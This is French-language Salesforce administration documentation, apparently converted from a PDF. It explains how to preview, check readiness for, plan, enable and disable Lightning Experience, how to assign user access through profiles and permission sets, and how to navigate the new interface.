**Remarque:** Votre organisation peut utiliser des applications sans certification Lightning Ready dans Lightning Experience, mais certaines fonctionnalités risquent de ne pas être disponibles ou de ne pas fonctionner normalement. La présentation de ces applications peut également être en décalage avec celle de Lightning Experience, car elles s'appuient sur le style Salesforce Classic. Pour une expérience optimale, utilisez Salesforce Classic avec des applications non certifiées Lightning Ready.

# Prévisualisation de votre organisation dans Lightning Experience

À ce stade, vous pensez probablement : « Très bien, mais maintenant je veux voir à quoi cela ressemble ». Le dilemme, c'est que vous n'êtes pas encore prêt(e) à basculer vos utilisateurs, exact ? Non ! L'assistant de migration de Lightning Experience va vous aider. La fonctionnalité d'aperçu de l'assistant de migration permet d'explorer votre organisation de production dans Lightning Experience. Vous pouvez ainsi savoir exactement comment fonctionnent vos données réelles et vos personnalisations actuelles dans la nouvelle interface. Sans rien déranger.

La fonctionnalité Aperçu n'est pas une visite en lecture seule verrouillée. Vous pouvez modifier les données, les paramètres, les autorisations, etc. N'oubliez pas que vous travaillez sur votre organisation en ligne. Si vous apportez des modifications, elles sont réelles et visibles par vos utilisateurs dans Salesforce Classic.

Pour commencer, dans Configuration, saisissez *Lightning* dans la case `Recherche rapide`, puis sélectionnez **Lightning Experience**. Cliquez sur **Aperçu** pour explorer.

**Éditions**

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher l'assistant de migration de Lightning Experience :
- Afficher la configuration

Pour modifier l'assistant de migration de Lightning Experience :
- Personnaliser l'application

# Vérification de la préparation de votre organisation pour Lightning dans Lightning Experience

Vous voulez vérifier si Lightning Experience convient à votre société ? La fonctionnalité Vérification de la préparation de Lightning Experience analyse votre organisation et génère un rapport qui indique si les fonctionnalités que vous utilisez dans votre organisation sont prises en charge dans Lightning.

La Vérification de la préparation de Lightning Experience Readiness inspecter les fonctionnalités suivantes dans votre organisation :

- Onglets et objets :
  - Contrats
  - Data.com
  - Documents
  - Prévisions
  - Commandes
  - Devis
  - Gestion des territoires
- Boutons et liens personnalisés :
  - JavaScript
  - URL Salesforce.com

**Éditions**

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour exécuter la Vérification de la préparation de Lightning Experience
- Personnaliser l'application

- Composants de page d'accueil
- Listes associées :
  - Hiérarchie des comptes
  - Hiérarchie des campagnes
  - Influence de la campagne
  - Hiérarchie des contrats
  - Devis
- Modèles d'e-mail
- Boutons de partage
- Remplacements de Visualforce

Remarque: La Vérification de la préparation de Lightning Experience analyse certaines fonctionnalités de Sales Cloud, pas toutes. Elle ne n'évalue pas les informations sur les rapports, les tableaux de bord, les communautés et d'autres clouds.

La Vérification de la préparation de Lightning Experience ne prend pas en charge les organisations avec des restrictions IP ou des environnements sandbox. La Vérification de la préparation de Lightning Experience et les rapports sont disponibles uniquement en anglais.

1. Dans Configuration, saisissez Lightning Experience dans la case Recherche rapide, puis sélectionnez **Vérification de la préparation Lightning Experience**.
2. Après avoir exécuté la vérification de la préparation, Salesforce génère un rapport au format PDF et vous l'envoie par e-mail.

   Examinez les informations du rapport afin de déterminer si vous pouvez basculer vers Lightning Experience et si des modifications sont requises.

# Migration vers Lightning Experience : commençons !

Très bien ! Vous avez décidé que vous étiez prêt à basculer vers Lightning Experience. Pour commencer, nous recommandons d'élaborer une stratégie pour guider votre déploiement. Ensuite, le moment venu, vous allez activer la nouvelle interface utilisateur en procédant comme suit.

Éditions

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Développement de votre stratégie de déploiement de Lightning Experience

Pour votre déploiement de Lightning Experience, l'un des meilleurs investissements est d'établir un plan clair. Un plan permet d'organiser les étapes, d'identifier les ressources clés, de communiquer avec tout le monde et de fixer une date de fin précise.

### Activation de Lightning Experience

L'activation de Lightning Experience est très simple, il suffit de tourner le bouton ! Nous recommandons toutefois de configurer quelques fonctionnalités en activant Lightning Experience pour permettre à vos utilisateurs d'exploiter toute la puissance de la nouvelle interface. Vous configurez ensuite l'accès des utilisateurs appropriés à Lightning Experience. Vous pouvez procéder par étapes en déployant la nouvelle interface vers un groupe pilote limité ou de faire le grand saut et de l'activer dans l'ensemble de votre organisation.

# Développement de votre stratégie de déploiement de Lightning Experience

Pour votre déploiement de Lightning Experience, l'un des meilleurs investissements est d'établir un plan clair. Un plan permet d'organiser les étapes, d'identifier les ressources clés, de communiquer avec tout le monde et de fixer une date de fin précise.

Selon la taille de votre organisation, vous pouvez travailler avec un service de gestion des modifications ou désigner un responsable de projet dédié au déploiement. Vous pouvez également vous charger de l'organisation et de l'exécution du déploiement de bout en bout. Quelle que soit la méthode retenue, reportez-vous au module Trailhead Déploiement de Lightning Experience dans *Parcours de l'administrateur : migration vers Lightning Experience* pour une aide sur ce processus.

Votre déploiement va probablement suivre le parcours ci-dessous.

| | |
|---|---|
| **Apprendre** | • Découvrir Lightning Experience<br>• Identifier les référents et un sponsor exécutif<br>• Former votre entreprise avec des présentations et des démonstrations<br>• Reportez-vous à Comparaison entre Lightning Experience et Salesforce Classic et à Considérations relatives à Lightning Experience<br>• Mener une analyse comparative afin de déterminer si vous répondez à vos besoins |
| **Lancer** | • Identifier des utilisateurs pour un pilote de Lightning Experience<br>• Identifier et activer des super utilisateurs<br>• Créer le planning du projet<br>• Définir des mesures de réussite<br>• Créer et exécuter vos stratégies marketing et de formation<br>• Personnaliser et tester, idéalement dans un environnement sandbox<br>• Mettre en service ! |
| **Itérer** | • Évaluer le fonctionnement et déterminer si vous atteignez vos mesures de réussite<br>• Étudier les points de satisfaction et de difficulté de vos utilisateurs<br>• Utiliser des rapports et des tableaux de bord pour suivre les métriques et les commentaires<br>• Fournir un résumé analytique |

Pour lancer votre planification, téléchargez le pack Lightning Experience Customer Enablement qui fait partie du module Déploiement de Lightning Experience. Le pack d'activation regorge de ressources utiles, notamment un diaporama de présentation, une matrice de mesure des risques, un modèle de planification de projet, un exemple de campagne par e-mail et une liste de contrôle du déploiement, qui vous aident à garder le cap.


# Activation de Lightning Experience

L'activation de Lightning Experience est très simple, il suffit de tourner le bouton ! Nous recommandons toutefois de configurer quelques fonctionnalités en activant Lightning Experience pour permettre à vos utilisateurs d'exploiter toute la puissance de la nouvelle interface. Vous configurez ensuite l'accès des utilisateurs appropriés à Lightning Experience. Vous pouvez procéder par étapes en déployant la nouvelle interface vers un groupe pilote limité ou de faire le grand saut et de l'activer dans l'ensemble de votre organisation.

Utilisez l'assistant de migration de Lightning Experience en tant que centre de contrôle pour piloter ces étapes. Dans la configuration de Salesforce Classic, cliquez sur **Lightning Experience**.

Éditions

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




### Fonctionnalités recommandées pour Lightning Experience

Si ce n'est déjà fait, vous pouvez activer et configurer plusieurs fonctionnalités de support avant d'activer Lightning Experience. Ces fonctionnalités garantissent l'optimalisation complète de la nouvelle interface pour aider vos commerciaux à vendre plus vite et mieux.

### Configuration des utilisateurs de Lightning Experience

Assurez-vous ensuite que les utilisateurs appropriés ont accès à Lightning Experience. Par défaut, l'autorisation « Utilisateur de Lightning Experience » est automatiquement activée pour tous les utilisateurs associés à un profil Salesforce standard. Vous pouvez toutefois préciser l'accès à Lightning Experience à l'aide de profils personnalisés ou d'ensembles d'autorisations. Cela signifie que vous pouvez effectuer un déploiement limité vers un groupe pilote ou activer une équipe spécifique d'utilisateurs qui peuvent bénéficier de la nouvelle interface. Vous pouvez également procéder à un déploiement général dans l'ensemble de votre organisation. À vous de décider.

### Activation de Lightning Experience pour votre organisation

Vous avez vu les éléments « Apprendre » et « Lancer » de votre plan de déploiement. Vous avez configuré les fonctionnalités Salesforce qui optimisent la nouvelle interface utilisateur. Vous avez activé les utilisateurs appropriés et désigné qui bascule immédiatement vers la nouvelle interface et qui reste dans l'interface classique. Vous êtes prêt(e) pour la mise en service ! Heureusement, l'activation de Lightning Experience est aisée grâce à l'assistant de migration.

CONSULTER ÉGALEMENT :

Éditions et licences utilisateur prises en charge pour Lightning Experience

## Fonctionnalités recommandées pour Lightning Experience

Si ce n'est déjà fait, vous pouvez activer et configurer plusieurs fonctionnalités de support avant d'activer Lightning Experience. Ces fonctionnalités garantissent l'optimalisation complète de la nouvelle interface pour aider vos commerciaux à vendre plus vite et mieux.

**Fichiers associés**

Exploitez les fonctionnalités enrichies et la flexibilité de Salesforce Files avec des objets Salesforce standard et vos objets personnalisés. Ajoutez les nouvelles listes associées Fichiers à des présentations de page afin de permettre à vos utilisateurs de charger des fichiers dans des enregistrements, d'afficher les fichiers associés aux enregistrements et de parcourir rapidement les fichiers grâce au lecteur d'aperçu moderne et enrichi.

Éditions

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Notes avancées**

Aidez vos utilisateurs à s'organiser à l'aide de notre outil de prise de notes avancé. Il est très facile de créer des notes en texte enrichi et de les associer rapidement à des enregistrements spécifiques. Lorsque vous activez Notes, pensez à ajouter la nouvelle liste associée Notes aux présentations de page pour permettre à vos utilisateurs de créer et de lire les notes directement dans leurs enregistrements.

**Parcours de vente**

Aidez vos commerciaux à adopter les processus commerciaux de votre société et à conclure plus d'affaires. Personnalisez les statuts des pistes et les étapes des opportunités, ainsi que l'ordre d'affichage dans le parcours de vente, dans les espaces de travail des opportunités et des pistes. Ensuite, en collaboration avec votre direction commerciale, ajoutez des conseils pour favoriser le succès dans chaque statut et à chaque étape.

**Gestion des duplications**

Créez des règles de duplication afin d'alerter les utilisateurs lorsqu'ils s'apprêtent à créer un enregistrement dupliqué. Définissez des règles de duplication qui contrôlent si et quand les utilisateurs peuvent créer des enregistrements dupliqués dans Salesforce.

**Conversion des pistes**

Faites avancer le processus de vente en permettant aux commerciaux de convertir les pistes qualifiées en contacts. Lors de la conversion, les commerciaux sélectionnent un compte pour le nouveau contact, ou créent un compte s'il n'existe pas dans Salesforce. Les commerciaux peuvent également créer une opportunité sur le champ. Ajoutez le bouton Convertir à la présentation de page Piste.

**Actualités**

Offrez à vos commerciaux un accès instantané à des actualités pertinentes et opportunes sur leurs comptes, leurs contacts, leurs pistes et leurs opportunités. Cette fonctionnalité est disponible en anglais uniquement. Si votre organisation utilise une autre langue principale, vous pouvez ne pas vouloir cette option.

**Comptes, contacts et pistes sociaux**

Informez l'équipe en permettant aux commerciaux de lier leurs comptes, leurs contacts et leurs pistes aux profils Twitter correspondants. Les utilisateurs peuvent afficher des profils utilisateur Twitter et des personnes en commun dans Salesforce, et accéder rapidement aux tweets.

**Activités partagées**

Représentez avec précision les relations entre les activités en permettant à vos commerciaux d'associer plusieurs contacts à des tâches et des événements individuels. L'activation des activités partagées est définitive. Une fois activées, elles ne peuvent pas être désactivées.

**Mon domaine**

Créez un domaine personnalisé avec la fonctionnalité Mon domaine de Salesforce. Un domaine personnalisé facilite la gestion des connexions et de l'authentification. Vous devez configurer un domaine personnalisé pour utiliser des composants Lightning dans des onglets de composant Lightning, des Pages Lightning, le Générateur d'application Lightning et des applications autonomes. Pour configurer un domaine personnalisé, reportez-vous à Mon domaine dans l'aide de Salesforce.

# Configuration des utilisateurs de Lightning Experience

Assurez-vous ensuite que les utilisateurs appropriés ont accès à Lightning Experience. Par défaut, l'autorisation « Utilisateur de Lightning Experience » est automatiquement activée pour tous les utilisateurs associés à un profil Salesforce standard. Vous pouvez toutefois préciser l'accès à Lightning Experience à l'aide de profils personnalisés ou d'ensembles d'autorisations. Cela signifie que vous pouvez effectuer un déploiement limité vers un groupe pilote ou activer une équipe spécifique d'utilisateurs qui peuvent bénéficier de la nouvelle interface. Vous pouvez également procéder à un déploiement général dans l'ensemble de votre organisation. À vous de décider.

Remarque: Bien, si vous utilisez Group Edition, c'est exagéré. Vous ne pouvez pas retirer l'autorisation « Utilisateur de Lightning Experience » des profils standard de votre organisation, et les profils personnalisés ne sont pas disponibles. Si vous souhaitez activer Lightning Experience dans Group Edition, c'est « tout ou rien » : tous vos utilisateurs sont autorisés à utiliser la nouvelle interface. Vous pouvez toutefois contrôler les utilisateurs qui basculent immédiatement vers la nouvelle interface et ceux qui restent dans l'interface classique jusqu'à ce qu'ils soient prêts à basculer eux-même.

Éditions

Profils et ensembles d'autorisations disponibles avec : Salesforce Classic et Lightning Experience

Profils et ensembles d'autorisations disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Choix des utilisateurs qui peuvent utiliser Lightning Experience

Tout d'abord, avez-vous des utilisateurs associés à un profil standard qui ne doivent pas encore avoir accès à Lightning Experience ? Déplacez ces utilisateurs vers des profils personnalisés qui ne contiennent pas l'autorisation « Utilisateur de Lightning Experience ».

Pour les utilisateurs associés à des profils personnalisés, sélectionnez ceux qui vont bénéficier de Lightning Experience. Les profils personnalisés ne contiennent pas automatiquement l'autorisation « Utilisateur de Lightning Experience », c'est à vous de choisir. Examinez les options suivantes.

- Vous souhaitez tester Lightning Experience avec une sélection de profils utilisateurs personnalisés, mais vous ne souhaitez pas l'activer pour tous les utilisateurs attribués à ces profils ? Créez un ensemble d'autorisations qui inclut l'autorisation « Utilisateur de Lightning Experience ». Appliquez ensuite l'ensemble d'autorisations à chaque utilisateur pilote. Lorsque vous activez Lightning Experience, seuls les utilisateurs pilotes affichent la nouvelle interface.

  Vous débutez avec les ensembles d'autorisations ? Consultez cette procédure ! Procédure : créer, modifier et attribuer un ensemble d'autorisations

- Vous souhaitez déployer Lightning Experience vers des profils personnalisés spécifiques ? Ou bien vous souhaitez activer tous les utilisateurs associés à un profil personnalisé ? L'ajout de l'autorisation « Utilisateur de Lightning Experience » à des profils est la méthode la plus rapide pour activer en masse la nouvelle interface utilisateur.

  Si vous gérez de nombreux profils, vous pouvez les traiter simultanément avec Data Loader. N'oubliez pas plus de puissance nécessite davantage de responsabilités. Veillez à ne pas activer ou désactiver par inadvertance d'autres fonctionnalités.

Si vous souhaitez limiter Lightning Experience à un groupe d'utilisateurs, nous recommandons d'associer tous les membres d'une équipe opérationnelle à la même expérience. Si les membres d'une équipe partagent souvent des liens et travaillent en étroite collaboration, ajoutez-les tous à votre équipe pilote. Pour plus d'informations, reportez-vous à Particularités de la migration d'utilisateurs entre Lightning Experience et Salesforce Classic.

## Choix des utilisateurs qui basculent immédiatement vers Lightning Experience

La dernière étape consiste à choisir les utilisateurs qui basculent immédiatement vers la nouvelle interface lorsque vous activez Lightning Experience et ceux qui restent dans Salesforce Classic. Vous pouvez choisir l'interface adaptée à chaque utilisateur. Si votre équipe n'est

tout à fait formée à Lightning Experience ou si le moment est mal choisi pour un changement majeur, vous pouvez laisser tout le monde dans Salesforce Classic lorsque Lightning Experience est activé.

**Conseil:** Rappelez-vous, toute personne activée pour Lightning Experience bénéficie automatiquement du commutateur. Cela signifie que les utilisateurs qui restent dans Salesforce Classic peuvent basculer eux-mêmes vers Lightning Experience dès qu'ils sont prêts. Bien entendu, les utilisateurs attribués à la nouvelle interface peuvent revenir vers Salesforce Classic si nécessaire.

Pour attribuer l'interface appropriée à vos utilisateurs, utilisez l'assistant de migration de Lightning Experience. Dans la Configuration de Salesforce Classic, cliquez sur **Lightning Experience**. Dans la section « Décidez qui peut utiliser Lightning Experience », recherchez l'élément « Basculer des utilisateurs vers Lightning Experience », puis cliquez sur **Sélectionner des utilisateurs**.

**Remarque:** Tous les utilisateurs que vous ajoutez à Salesforce après l'activation de Lightning Experience sont automatiquement attribués à la nouvelle interface utilisateur.


CONSULTER ÉGALEMENT :

- Profils
- Ensembles d'autorisations
- Adopter Lightning Experience sans oublier Salesforce Classic

## Activation de Lightning Experience pour votre organisation

Vous avez vu les éléments « Apprendre » et « Lancer » de votre plan de déploiement. Vous avez configuré les fonctionnalités Salesforce qui optimisent la nouvelle interface utilisateur. Vous avez activé les utilisateurs appropriés et désigné qui bascule immédiatement vers la nouvelle interface et qui reste dans l'interface classique. Vous êtes prêt(e) pour la mise en service ! Heureusement, l'activation de Lightning Experience est aisée grâce à l'assistant de migration.

Dans la configuration de Salesforce Classic, cliquez sur **Lightning Experience**.




Dans la page de l'assistant de migration de Lightning Experience, cliquez sur le bouton **Lightning Experience** pour le définir sur **Activer**.

Éditions

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition


AUTORISATIONS UTILISATEUR

Pour afficher l'assistant de migration de Lightning Experience :

- "Afficher la configuration"

Pour modifier l'assistant de migration de Lightning Experience :

- " Personnaliser l'application "




Voilà ! Les utilisateurs que vous avez activés et configurés pour basculer immédiatement vers la nouvelle interface bénéficient automatiquement de Lightning Experience lors de l'actualisation de leur session en cours ou lorsqu'ils se connectent. Les utilisateurs que vous avez activés, mais qui restent dans Salesforce Classic, peuvent basculer vers Lightning Experience dès qu'ils le souhaitent.

## Désactivation de Lightning Experience pour votre organisation

Si cette version de Lightning Experience ne convient pas à votre organisation, vous pouvez désactiver aisément la nouvelle interface utilisateur. Lorsque vous désactivez Lightning Experience, tous les utilisateurs basculent immédiatement vers Salesforce Classic.

Dans Configuration, saisissez *Lightning Experience* dans la case Recherche rapide.

Dans l'assistant de migration de Lightning Experience, cliquez sur le bouton **Lightning Experience** pour le définir sur **Désactivé**.

Éditions

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher l'Assistant de migration de Lightning Experience :
- "Afficher la configuration"

Pour modifier l'Assistant de migration de Lightning Experience :
- Personnaliser l'application

# Navigation dans Lightning Experience

Vous cherchez votre chemin parmi les nouveautés de Lightning Experience ? Rien d'anormal. L'exploration d'une application reconçue peut désorienter, notamment si vous utilisiez l'interface initiale les yeux fermés. Pour mieux vous orienter dans Lightning Experience, examinons les fonctionnalités les plus courantes de Salesforce dans la nouvelle interface.

Éditions

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Accès aux profils et aux paramètres personnels dans Lightning Experience

Dans Salesforce Classic, votre profil et vos paramètres personnels se situent dans le menu qui porte votre nom. Il est assez semblable dans Lightning Experience. Pour accéder à des liens vers ces options, cliquez sur l'image de votre profil. Vous souhaitez basculer entre Lightning Experience et Salesforce Classic ? Vous trouverez également des liens de basculement.

### Accès aux objets dans Lightning Experience

Dans Salesforce Classic, utilisez des onglets (1) pour accéder à des objets, tels que des comptes et des pistes. Les onglets présentent également d'autres fonctionnalités, notamment votre page Accueil ou Chatter. La navigation dans Lightning Experience (2) est similaire à la navigation dans Salesforce Classic, avec quelques améliorations. Dans Lightning Experience, vous pouvez exécuter des actions et accéder aux enregistrements et aux listes récentes directement depuis la barre de navigation, et basculer entre les applications qui ont des couleurs et une marque personnalisées.

### Recherche de vues de liste dans Lightning Experience

Lightning Experience améliore l'expérience des vues de listes de Salesforce Classic grâce à une présentation plus intuitive, une navigation pratique, et la création et la modification transparentes de listes.

### Accès aux enregistrements dans Lightning Experience

Dans Salesforce Classic, les détails des enregistrements, les listes associées et le fil d'enregistrements sont affichées sur la même page. Cette présentation peut entraîner un défilement important, notamment en présence de nombreuses données. Dans Lightning Experience, les détails des enregistrements, les listes associées et le fil d'enregistrements ont des onglets dédiés aisément accessibles.

### Navigation dans la Configuration de Lightning Experience

La Configuration de Lightning Experience facilite et accélère la personnalisation de Salesforce pour répondre aux besoins de votre société.

### Accès aux actions et aux boutons dans Lightning Experience

Tandis que Salesforce Classic affiche les actions dans l'éditeur Chatter et les boutons dans les détails de l'enregistrement, Lightning Experience efface la distinction entre ces éléments. La nouvelle interface mêle actions et boutons, en les affichant dans différentes zones selon leur fonction.

### Accès aux listes associées dans Lightning Experience

Dans Salesforce, les enregistrements comprennent des informations et des liens vers d'autres enregistrements associés. Salesforce Classic affiche les enregistrements associés dans des listes situées en bas de la page. Dans Lightning Experience, les informations associées sont affichées dans des cartes de liste associée. Pour des pistes et des opportunités (objets qui comprennent un espace de travail), les cartes de liste associée sont accessibles sous l'onglet Associé. Pour des objets de référence (tels que des comptes et des contacts), et dans les groupes et les personnes, les cartes de liste associée sont affichées à droite de la page.

### Recherche de fonctionnalités de Chatter dans Lightning Experience

Avec Lightning Experience, vous pouvez communiquer avec des personnes et des groupes, et partager des informations commerciales en toute sécurité et en temps réel, de la même façon que dans Salesforce Classic. Le mode d'accès aux fils, aux groupes et aux profils Chatter est sensiblement différent dans la nouvelle interface. Cette présentation rapide permet de vous repérer.

### Accès à l'aide dans Lightning Experience


L'aide est accessible. Elle est encore plus pratique dans Lightning Experience où le menu d'aide contextuelle permet d'accéder à des contenus ciblés, notamment des vidéos, des procédures guidées, des rubriques d'aide et des parcours de formation. Fantastique !

## Accès aux profils et aux paramètres personnels dans Lightning Experience

Dans Salesforce Classic, votre profil et vos paramètres personnels se situent dans le menu qui porte votre nom. Il est assez semblable dans Lightning Experience. Pour accéder à des liens vers ces options, cliquez sur l'image de votre profil. Vous souhaitez basculer entre Lightning Experience et Salesforce Classic ? Vous trouverez également des liens de basculement.

Éditions

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




Dans Salesforce Classic, cliquez sur votre nom d'utilisateur pour accéder aux liens de votre profil et de vos paramètres personnels (1). Dans Lightning Experience, cliquez sur l'image de votre profil pour accéder à votre profil et à vos paramètres personnels (4).

Pour revenir à Salesforce Classic, cliquez sur **Basculer vers Salesforce Classic** (5). Votre choix est mémorisé et défini par défaut. Vous souhaitez revenir vers Lightning Experience ? Cliquez sur votre nom dans l'en-tête de Salesforce Classic, puis sur **Basculer vers Lightning Experience** (2).

Lorsque vous n'avez pas encore ajouté votre photo, vous ressemblez à : . Ce portrait n'est probablement pas très fidèle. Par conséquent, cliquez dessus (3) pour ajouter votre photo et donner une identité à votre profil !


Qu'est-ce que Ajouter un nom d'utilisateur (6) ? Il s'agit d'une fonctionnalité Lightning Experience qui permet de basculer entre vos noms d'utilisateur. Si vous avez plusieurs noms d'utilisateur dans la même organisation ou dans des organisations différentes, vous pouvez sélectionner un nom d'utilisateur dans cette liste. Si elle n'est pas affichée, cela signifie que votre administrateur a désactivé la fonctionnalité pour votre organisation.

# Accès aux objets dans Lightning Experience

